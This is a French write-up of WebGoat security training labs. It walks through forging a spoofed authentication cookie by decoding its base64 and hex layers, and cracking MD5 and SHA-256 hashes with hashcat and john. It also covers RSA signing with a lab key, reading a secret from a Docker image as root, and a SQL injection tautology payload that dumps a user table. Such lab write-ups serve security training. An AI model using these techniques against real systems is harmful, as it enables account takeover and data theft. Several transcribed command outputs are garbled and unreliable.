
*Pour comprendre le processus d'affection des cookies aux différents utilisateurs .*

*On se connecte au différents comptes admin et webgoat et on intercepte les requêtes dans burp ,*



*Figure 34 : Spoofing lab*

## Writeup Technique de l'Application WebGoat



*Figure 35 : Admin cookie*

J'ai pu remarquer que le cookie spoof\_auth est en base64


Ce qui signifie qu'on peut le décoder

```
[parrot@parrot] -[~/Desktop/HackingLab]
└─ $ echo "NTA2YTU1NDc2OTRiNmE0MTY3NTg2ZTY5NmQ2NDYx" | base64 -d
506a5547694b6a41675874616f67626577 └─ [parrot@parrot] -[~/Desktop/HackingLab]
└─ $ echo "NTA2YTU1NDc2OTRiNmE0MTY3NTg2ZTY5NmQ2NDYx" | base64 -d
506a5547694b6a4167586e696d6461 └─ [parrot@parrot] -[~/Desktop/HackingLab]
└─ $
```

*Figure 36 : Base64 decoding*

On peut encore remarquer que L'output des deux cookies sont en hexadécimal

On peut donc encore les décoder



*Figure 37 : Admin Hex to String*


J'obtiens alors '**PjUGiKjAgXnimda**' pour l'admin  
**'PjUGiKjAgXtaogbew'** pour webgoat

Donc la suite logique pour spoofe l'authentication de n'importe quel compte seraï  
**PjUGiKjAgX<ici le nom du compte inversé>**

et ducoup '**PjUGiKjAgXmoT**' pour le compte tom

Donc la suite est d'encoder la texte en hexadécimal puis en base64


## Writeup Technique de l'Application WebGoat



*Figure 38 : Tom String to Hex*

```
[parrot@parrot] -[~/Desktop/HackingLab]
→ $ echo "506a5547694b6a4167586d6f54" | base64
ITA2YTU1NDc20TRiNmE0MTY3NTg2ZDZmNTQK
[parrot@parrot] -[~/Desktop/HackingLab]
→ $
```

*Figure 39 : Tom Hex to Base64*



*Figure 40 : Tom Spoofing authentification*

### 6.2 ( A2 ) : Cryptographic Failures


#### 6.2.1 : Crypto Basics

Cette leçon explique les différents types de techniques de cryptographie couramment utilisées dans les applications Web.

L'encodage n'est pas vraiment de la cryptographie, mais il est largement utilisé dans toutes sortes de standards liés aux fonctions cryptographiques, notamment l'encodage Base64.

- **Lab 1**

Le premier lab consiste à décoder un header pour accéder au mot de passe



**Figure 41 : Décodage d'une base64**

## Writeup Technique de l'Application WebGoat

- Lab 2 :

Dans ce lab on suppose que j'ai trouvé le mot de passe de la base de données encodé sous la forme {xor}Oz4rPj0+LDovPiwsKDAAtOw==




Figure 42 : Crypto deuxième lab contexte

Il suffit de chercher le mot clé “xor decoder webpshere” pour avoir des résultats efficaces

encoded string: {xor}Oz4rPj0+LDovPiwsKDAAtOw==  
decoded string: databasepassword

Figure 43 : Websphere {xor} decoder

✓  
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAAtOw==  
What would be the actual password databasepassword  
  
Congratulations.


Figure 44 : Réponse lab 2

## Writeup Technique de l'Application WebGoat

- *Lab 3 :*

*Dans ce lab je dois cracker deux hashs :*

*Je vais tout d'abord identifier chaque type de Hash puis les cracker grâce à différents outils : john the ripper / Hashcat*



**Figure 45 : Crypto troisième lab**

**Le premier Hash est de type MD5 , visible ci dessous:**

**Figure 46 : Hash-identifier MD5**

✓ Possible identifications:  Decrypt Hashes

E10ADC3949BA59ABBE56E057F20F883E - Possible algorithms: MD5

*Figure 46 : Website identifier MD5*

*Certains sites , peuvent aider à identifier les différents types de hash*

Ensute il suffit de craquer le hash dans hashcat ou john

```
e10adc3949ba59abbe56e057f20f883e:123456

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: e10adc3949ba59abbe56e057f20f883e
Time.Started...: Wed Aug 28 03:52:45 2024 (0 secs)
Time.Estimated...: Wed Aug 28 03:52:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/john/password.lst)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 435.6 kH/s (0.33ms) @ Accel:304 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3559/3559 (100.00%)
Rejected.....: 0/3559 (0.00%)
Restore.Point...: 0/3559 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: #!comment: This list has been compiled by Solar Designer of Op
Hardware.Mon.#1...: Util: 21%
```

*Figure 48 : HashCat Crack MD5*

De même pour le deuxième hash :

- Identification du type de hash




Figure 49 : Hash-Identifier Deuxième Hash

- Crack du hash dans john

```
[parrot@parrot]~$john hash_two --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256])
Warning: poor OpenMP scalability for this build
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key to continue
Almost done: Processing the remaining buffer
Proceeding with wordlist:/usr/share/john/passwords.txt
password      (?)
1g 0:00:00:00 DONE 2/3 (2024-08-28 03:51) 4.000GB/s
Use the "--show --format Raw-SHA256" option to dump the cracked password.
```

Figure 50 : John Crack SHA-256

## Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.



Which password belongs to this hash:

E10ADC3949BA59ABBE56E057F20F883E

123456

Which password belongs to this hash:

8F0E2F76E22B43E2855189877E7DC1E1E7D98C226C95DB247CD1D547928334A9

passw0rd

post the answer

Congratulations. You found it!

*Figure 51 : Réponse Lab 3*

- **Lab 4**

Dans ce lab une clé RSA privée m'est partagé . Je dois déterminer le module de la clé RSA en tant que chaîne hexadécimale, puis calculer une signature pour cette chaîne hexadécimale en utilisant la clé. Cet exercice nécessite une certaine expérience avec OpenSSL

Now suppose you have the following private key:

-----BEGIN PRIVATE KEY-----

MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgE

-----END PRIVATE KEY-----

*Figure 52 : Clé RSA*

## Writeup Technique de l'Application WebGoat

J'ajoute en premier lieu la clé privé dans un fichier pour faire mes traitements

```
[parrot@parrot] -[~]
└─ $ echo "-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQC6v5AN+Sv/
KMGTtAeiqo3gky6jo8d+Le8nWlyKfPH3Buwqm3SgosF4tPlVih9f+9P5FWdk9
QoU0y2EjDkjDAgEFAoIBAEqzBmv9RMx7X01vmAQhykb7hA2u2hVZyR8rCOuF
mKjy+k+3B9Cwzm6Rqrb0msCEE0G20EK0k4r2fIjSR0qHTLatsIn6EyleKIZq
BFJ14iJE1HU0u0BfDtXQMN74h0em2miMFZ3x407xHA0nXT6cLK9Mwf0ER8R1
yqXXw9/hKN7jkni0nUx/Md5ANyn/4Hum285G7xqaIPgpzeaJDVL7KH9xCFZf
w2s72McnuS0+a6lYf3GsH7hNmGctPVuL5sUGJA8nGa9eAYjvpuEK5PwTC89
yVJJcdJY4hTnL04+Ugc92/wgZfQGq39eZdBva0GDlziOUZUs2v4ezCb9ZhYD
XRYySJLP7AcEoP+C95NaqmxD8+0Dmlc8Zi/QqdWEpk76TnF/rNP03ITPmEK8
-----END PRIVATE KEY-----" > private.key
[parrot@parrot] -[~]
└─ $
```

Figure 53 : Clé RSA > Fichier.pem

Puis on extrait le modulus avec la librairie OpenSSL

```
[parrot@parrot] -[~]
└─ $ openssl rsa -in private.key -modulus -noout
Modulus=BABF900DF92BFF346E3796FC0A5479B174CA22352135
D38343CE7CD010BE3F1C289E2C828C1BBB407A2AA8DE0932EA3A
51F94D473872C5FF7BB0B12FBE5ABC246D748C62E411E3802073
[parrot@parrot] -[~]
└─ $
```

Figure 54 : Modulus Clé RSA

Maintenant pour signer la clé , on tape la commande suivante

```
[parrot@parrot] -[~]
└─ $ openssl dgst -sha256 -sign private.key <(echo -n "$(openssl rsa -in private.key -modulus -noout | cut -d'=' -f2)") | base64
eEEEmuopU6KZ3vByLzYgTMwgIz3haBSFWIIQ8Y/HS20HnM0n8QEtrFcVVQiAc3l8ioKxqa5RHBP
t5WnDEkuYg0hUoi8vjvNNjhOH4lpv9iljz9a6iFgb0UZBCvJqbGNf27jgYN1VSRaH4hZx2i02gob
P/FB6GANmwu6Wfw0obWziUKNa+/FC/phugRYyE3IE+oTMvz9nU5zBuQPtuMo2140JKaaAv4u5tVo
vLME4CTfevlW4xCJ0q7qL4D5o17s02Cb7v7sN6CaYEE6qGcZ+JGH43tgpCDtueF1I3ACx4UnQ5bb
WvXfKfLT1GwtYFuR+S1PinxvdYq8U1Aa0rOeoA==
```

Figure 55 : Signature Clé RSA

- **Lab 5 :**

Dans cet exercice, je dois récupérer un secret qui a été accidentellement laissé dans une image de conteneur Docker.

Avec ce secret, je peux déchiffrer un message . Ensuite, OpenSSL à l'intérieur du conteneur

### Assignment

In this exercise you need to retrieve a secret that has accidentally been left inside a docker container image. With this secret, you can decrypt the following message:

U2FsdGVkX199jgh5oANE1FdtCxIEvdEvc1L1+v+5loE+VCuy6I0b+5bybSDXp32RPmT02Ek1pf55ctQN+DHBwCPiVRfFQamDmbHBUpD7as=. You can decrypt the message by logging in to the running container and accessing the password file located in /root. Then use the openssl command inside the container (for portability issues in openssl on Windows/Mac/Linux) You can find the secret in the following docker command:

```
docker run -d webgoat/assignments:findthesecret
```

```
echo "U2FsdGVkX199jgh5oANE1FdtCxIEvdEvc1L1+v+5loE+VCuy6I0b+5bybSDXp32RPmT02Ek1pf55ctQN+DHBwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile ..
```

What is the unencrypted message

and what is the name of the file that stored the password  
 post the answer

*Figure 56 : Docker Lab*

Dans cet exercice, je dois récupérer un secret qui a été accidentellement laissé dans une image de conteneur Docker.

Avec ce secret, je peux déchiffrer un message . Ensuite, OpenSSL à l'intérieur du conteneur

```
[x]--[parrot@parrot]--[~]
└─$ docker run -d --name=secret webgoat/assignments:findthesecret
Unable to find image 'webgoat/assignments:findthesecret' locally
findthesecret: Pulling from webgoat/assignments
5e6ec7f28fb7: Pull complete
1cf4e4a3f534: Pull complete
5d9d21aca480: Pull complete
0a126fb8ec28: Pull complete
1904df324545: Pull complete
e6d9d96381c8: Pull complete
d6419a981ec6: Pull complete
4cf180de4a1f: Pull complete
ff2e10214d79: Pull complete
Digest: sha256:3fba41f35dbfac1daf7465ce0869c076d3cdef017e710dbec6d273cc9334d4a6
Status: Downloaded newer image for webgoat/assignments:findthesecret
08f8b71641da6cdbe6430f24620586d65055102f53b17ddded4c681ce2754680
```

*Figure 57 : Lancement instance docker*

Pour accéder au dossier /root on doit être root donc il suffit d'ajouter -u root à la commande docker pour être root

```
[x]-[parrot@parrot]-(~)
└─$ docker exec -u root -it 98f8b71641da6cdbc6430f24620586d65055102f53b17ddded4c681ce2754680 /bin/b
root@98f8b71641da:/# cd /root
root@98f8b71641da:~# ls
default_secret
root@98f8b71641da:~# cat default_secret
ThisIsMySecretPassw0rdF0rY0u
root@98f8b71641da:~#
```

Figure 58 : Répertoire Root Docker

On peut lire le mot de passe ThisIsMySecretPassw0rdF0rY0u qu'on va utiliser avec openssl pour lire le message crypté

```
root@98f8b71641da:~# echo "U2FsdGVkX199jgh5oANE1FdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b
t
Leaving passwords in docker images is not so secure
root@98f8b71641da:~#
```

Figure 59 : Décryptage du message

“Leaving passwords in docker images is not so secure” est le message décrypté avec openssl

✓

What is the unencrypted message  
ter images is not so secure

and what is the name of the file that stored the password  
default\_secret

post the answer

Congratulations, you did it!

Figure 60 : Lab 5

### 6.3 ( A3 ) : Injections

#### 6.3.1 : SQL Injection Intro

Cette leçon décrit ce qu'est le Structured Query Language (SQL) et comment il peut être manipulé pour effectuer des tâches qui n'étaient pas l'intention initiale du développeur.

- La compréhension de base du fonctionnement de SQL et de son utilisation.
- Une compréhension de base de ce qu'est une injection SQL et de son fonctionnement
- DML (Data Manipulation Language), DDL (Data Definition Language) et DCL (Data Control Language)
- Les injections SQL basées sur des chaînes de caractères
- Les injections SQL numériques
- Comment l'injection SQL viole la triade CID (Confidentialité, Intégrité, Disponibilité)

The screenshot shows a Linux desktop environment with a browser window open to the WebGoat application at `localhost:8080/WebGoat/start.mvc?username=admin&id=133&lesson=15&SqlInjection.lessons=1`. The browser title bar says "WebGoat". The page content is as follows:

**Introduction**

General

(A1) Broken Access Control

(A2) Cryptographic Failures

**(A3) Injection**

**SQL Injection (intro)**

SQL Injection (advanced)

SQL Injection (mitigation)

Cross Site Scripting

Cross Site Scripting (stored)

Cross Site Scripting (mitigation)

Path Traversal

(A5) Security Misconfiguration

(A6) Vuln & Outdated Components

(A7) Identity & Auth Failure

(A8) Software & Data Integrity

(A9) Security Logging Failures

(A10) Server-side Request Forgery

Client side

Challenges

**Show hints** **Reset lesson**

Lesson navigation: 1 2 3 4 5 6 7 8 9 10 11 12 13

### What is SQL?

SQL is a standardized (ANSI in 1986, ISO in 1987) programming language which is used for managing relational databases and performing various operations on the data in them. A database is a collection of data. The data is organized into rows, columns and tables, and indexed to make finding relevant information more efficient.

Example SQL table containing employee data; the name of the table is 'employees':

Employees Table					
userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Accounting	\$46,000	P45JSI
89762	Tobi	Barnett	Development	\$77,000	TA9LL1
96134	Bob	Franco	Marketing	\$83,700	LO9S2V
34477	Abraham	Holman	Development	\$50,000	UU2ALK
37648	John	Smith	Marketing	\$64,350	3SL99A

A company saves the following employee information in their databases: a unique employee number ('userid'), last name, first name, department, salary and a transaction authentication number ('auth\_tan'). Each of these pieces of information is stored in a separate column and each row represents one employee of the company.

SQL queries can be used to modify a database table and its index structures and add, update and delete rows of data.

There are three main categories of SQL commands:

- Data Manipulation Language (DML)
- Data Definition Language (DDL)

*Figure 61 : SQLi Introduction*

## Writeup Technique de l'Application WebGoat

- **Lab 1**

Pour réussir ce lab une simple requête sql correcte sur le département de bob est correcte

✓

SQL query

```
SELECT * FROM employees WHERE userid = 96134;
```

Submit

You have succeeded!

```
SELECT * FROM employees WHERE userid = 96134;  
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
96134	Bob	Franco	Marketing	83700	LO9S2V

*Figure 62 : SQLi Intro Lab 1*

- **Lab 2**

Dans ce lab il faut changer le departement de Tobi en ‘Sales’

✓

SQL query

```
UPDATE employees SET department = 'Sales' WHERE userid = 89762
```

Submit

Congratulations. You have successfully completed the assignment.

```
UPDATE employees SET department = 'Sales' WHERE userid = 89762  
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

*Figure 63 : SQLi Intro Lab 2*

## Writeup Technique de l'Application WebGoat

- **Lab 3**

Pour le troisième lab il suffit d'utiliser ALTER TABLE pour ajouter la colonne “phone” à la table employees

The screenshot shows a web-based SQL injection interface. On the left, there is a sidebar with a checkmark icon and the text "SQL query". In the main area, a text input field contains the SQL command: "ALTER TABLE employees ADD phone varchar(20);". Below the input field is a "Submit" button. After submission, a message box appears with the text "Congratulations. You have successfully completed the assignment." and the executed query "ALTER TABLE employees ADD phone varchar(20);".

*Figure 64 : SQLi Intro Lab 3*

- **Lab 4**

Dans ce lab il faut changer le département de Tobi en ‘Sales’

The screenshot shows a web-based SQL injection interface. On the left, there is a sidebar with a checkmark icon and the text "SQL query". In the main area, a text input field contains the SQL command: "UPDATE employees SET department = 'Sales' WHERE userid = 89762". Below the input field is a "Submit" button. After submission, a message box appears with the text "Congratulations. You have successfully completed the assignment." and the executed query "UPDATE employees SET department = 'Sales' WHERE userid = 89762". Below the message, there is a table with the following data:

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

*Figure 65 : SQLi Intro Lab 4*

- **Lab 5**

Dans ce lab , on doit créer une injection sql à partir d'une forme , Injection SQL basé sur un caractère

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

```
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' or ''='1' Get Account Info
```

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
